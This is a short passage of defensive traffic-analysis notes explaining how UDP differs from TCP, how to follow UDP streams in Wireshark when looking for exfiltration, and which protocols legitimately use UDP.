
Attackers may choose to use UDP connections instead of TCP when exfiltrating data.

-
One of the biggest distinguishing aspects between TCP and UDP is that UDP is connectionless and provides fast transmission.
-
Let’s take the following traffic for instance.
-
We will notice that instead of a SYN, SYN/ACK, ACK sequence, the communications are immediately sent over to the recipient.
-

Like TCP, we can follow UDP traffic in Wireshark, and inspect its contents.
Common Uses of UDP
- UDP although less reliable than TCP provides quicker connections through its connectionless state.
- As such, we might find legitimate traffic that uses UDP like the following:
| Step | Description |
|---|---|
1. Real-time Applications |
Applications like streaming media, online gaming, real-time voice and video communications |
2. DNS (Domain Name System) |
DNS queries and responses use UDP |
3. DHCP (Dynamic Host Configuration Protocol) |
DHCP uses UDP to assign IP addresses and configuration information to network devices. |
4. SNMP (Simple Network Management Protocol) |
SNMP uses UDP for network monitoring and management |
5. TFTP (Trivial File Transfer Protocol) |
TFTP uses UDP for simple file transfers, commonly used by older Windows systems and others. |
7749 Words
2026-04-24 01:51